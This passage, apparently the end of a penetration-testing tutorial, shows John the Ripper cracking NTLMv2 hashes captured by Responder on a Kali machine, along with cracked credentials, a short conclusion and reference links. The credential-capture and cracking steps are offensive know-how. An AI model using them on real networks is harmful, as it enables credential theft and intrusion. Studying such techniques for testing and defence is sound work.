password1        (SanjanaS)
password2        (SanjUser)
password2        (SanjUser)
```



```
┌──(root💀kali)-[/usr/share/responder/logs]
└─# john SMB-NTLMv2-SSP-192.168.0.3.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 3 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (admin)
admin            (admin)
Warning: Only 6 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
```

Conclusion

As seen above, the responder tool can be easily and extensively used to obtain both clear text and password hashes by sniffing attacks. The hashed passwords can later be converted into plain text by using password exploitation tools like John the Ripper. The extracted usernames and passwords can be used for malicious purposes.

References

https://cyberarms.wordpress.com/2018/01/12/easy-creds-with-responder-and-kali-linux/

https://www.kali.org/tools/responder/

https://www.ivoidwarranties.tech/posts/pentesting-tuts/responder/guide/